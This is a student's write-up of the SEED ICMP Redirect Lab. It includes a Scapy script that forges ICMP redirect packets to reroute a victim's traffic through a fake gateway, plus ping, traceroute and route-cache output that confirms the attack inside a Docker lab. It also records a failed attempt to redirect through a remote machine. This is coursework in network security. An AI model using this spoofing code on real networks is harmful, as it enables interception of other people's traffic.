Internet security


ICMP Redirect Lab

Name: Gaurav Upadhyay

Email: gsupadhy@syr.edu


Task1: Launching ICMP Redirect Attack

The code for ICMP redirect attack:




```
[02/25/22]seed@VM:~/.../ICMP redirect$ ls
docker-compose.yml  mitm_sample.py  task1.py  volumes
[02/25/22]seed@VM:~/.../ICMP redirect$ cat task1.py
#!/usr/bin/python3

from scapy.all import*

victim = '10.9.0.5'
real_g = '10.9.0.11'
fake_g = '10.9.0.111'

ip = IP(src = real_g ,  dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = fake_g

# The enclosed IP packet should be the one that# triggers the redirect message.

ip2 = IP(src = victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
[02/25/22]seed@VM:~/.../ICMP redirect$ 
```

Now we ping destination from victim:




```
root@d4f81aa03835:/# ping 192.168.60.5 -i 2
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.179 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.057 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.148 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.103 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.119 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.061 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.153 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.175 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.062 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.194 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.075 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.169 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.156 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.159 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.075 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.174 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.160 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.066 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.499 ms
```

We perform traceroute at victim to see the results:



seed@VM: ~/.../ICMP redirect
seed@VM: ~/.../ICMP redirect
seed@VM: ~/.../ICMP redirect
seed@VM: ~/.../ICMP redirect

```
                                  My traceroute  [v0.93]
d4f81aa03835 (10.9.0.5)                                        2022-02-25T22:24:30+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                   Packets               Pings
 Host                                            Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                     0.0%    23    0.1   0.1   0.1   0.3   0.1
 2. 192.168.60.5                                  0.0%    23    0.1   0.1   0.1   0.3   0.1
```

Now we run the ICMP redirect attack code from the attacker machine.




```
root@70296e2e0795:/# python3 task1.py
python3: can't open file 'task1.py': [Errno 2] No such file or directory
root@70296e2e0795:/# gedit task1.py
bash: gedit: command not found
root@70296e2e0795:/# nano task1.py
root@70296e2e0795:/# python3 task1.py
.
Sent 1 packets.
root@70296e2e0795:/# python3 task1.py
.
Sent 1 packets.
root@70296e2e0795:/# python3 task1.py
.
Sent 1 packets.
root@70296e2e0795:/# python3 task1.py
.
Sent 1 packets.
root@70296e2e0795:/# python3 task1.py
.
Sent 1 packets.
root@70296e2e0795:/# python3 task1.py
.
Sent 1 packets.
```




```
root@d4f81aa03835:/# ping 192.168.60.5 -i 5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.141 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.139 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.069 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.180 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.070 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.093 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.076 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.071 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.156 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.091 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.112 ms
```

We us traceroute command again to see the result:



```
                                        My traceroute  [v0.93]
d4f81aa03835 (10.9.0.5)                                                    2022-02-25T22:28:32+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                      Packets               Pings
 Host                                               Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                                       0.0%    25    0.2   0.1   0.1   0.3   0.1
 2. 10.9.0.11                                        0.0%    25    0.2   0.2   0.1   0.7   0.1
 3. 192.168.60.5                                     0.0%    25    0.1   0.2   0.1   0.5   0.1
```

Also, we verify this with the ip route command:




```
root@d4f81aa03835:/# whoami
root
root@d4f81aa03835:/# iprout
bash: iprout: command not found
root@d4f81aa03835:/# ip rout
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@d4f81aa03835:/# ip rout show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 164sec
root@d4f81aa03835:/#
```

Hence our ICMP redirect attack is successful.

Question1:


I was not able to apply ICMP redirect attack to redirect a remote machine.

The code to prove the claim above:




```
root@70296e2e0795:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  task1.py  usr  volumes
boot  etc  lib   lib64  media   opt  root  sbin  sys  tmp       var
root@70296e2e0795:/# nano task1.py
root@70296e2e0795:/# cat task1.py
#!/usr/bin/python3

from scapy.all import*

victim = '10.9.0.5'
real_g = '10.9.0.11'
fake_g = '192.168.60.6'

ip = IP(src = real_g ,  dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = fake_g

# The enclosed IP packet should be the one that# triggers the redirect message.

ip2 = IP(src = victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
root@70296e2e0795:/# 
```


We run the code on attacker, while still pinging and using traceroute on victim side to see the results:



```
root@70296e2e0795:/# python3 task1.py
.
Sent 1 packets.
root@70296e2e0795:/# python3 task1.py
.
Sent 1 packets.
root@70296e2e0795:/# python3 task1.py
.
Sent 1 packets.
root@70296e2e0795:/# python3 task1.py
.
Sent 1 packets.
root@70296e2e0795:/# python3 task1.py
.
Sent 1 packets.
root@70296e2e0795:/# python3 task1.py
.
Sent 1 packets.
root@70296e2e0795:/# python3 task1.py
.
Sent 1 packets.
root@70296e2e0795:/# python3 task1.py
.
Sent 1 packets.
```




```
rtt min/avg/max/mdev = 0.071/0.148/0.514/0.106 ms
root@d4f81aa03835:/# ping 192.168.60.5 -i 5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.097 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.256 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.831 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.161 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.128 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.068 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.162 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.169 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.057 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.165 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.187 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.099 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.127 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.228 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.094 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.069 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.081 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.087 ms
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.130 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.063 ms
```



```
                                    My traceroute  [v0.93]
d4f81aa03835 (10.9.0.5)                                               2022-02-25T22:35:37+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                  Packets               Pings
 Host                                           Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                    0.0%    31    0.1   0.2   0.1   0.4   0.1
 2. 192.168.60.6                                 0.0%    31    0.1   0.2   0.1   0.5   0.1
```

We can confirm this by running ip route show cache command before and after the attack to see the packet flow.

the packet flow was constant and did not change in either of the cases.



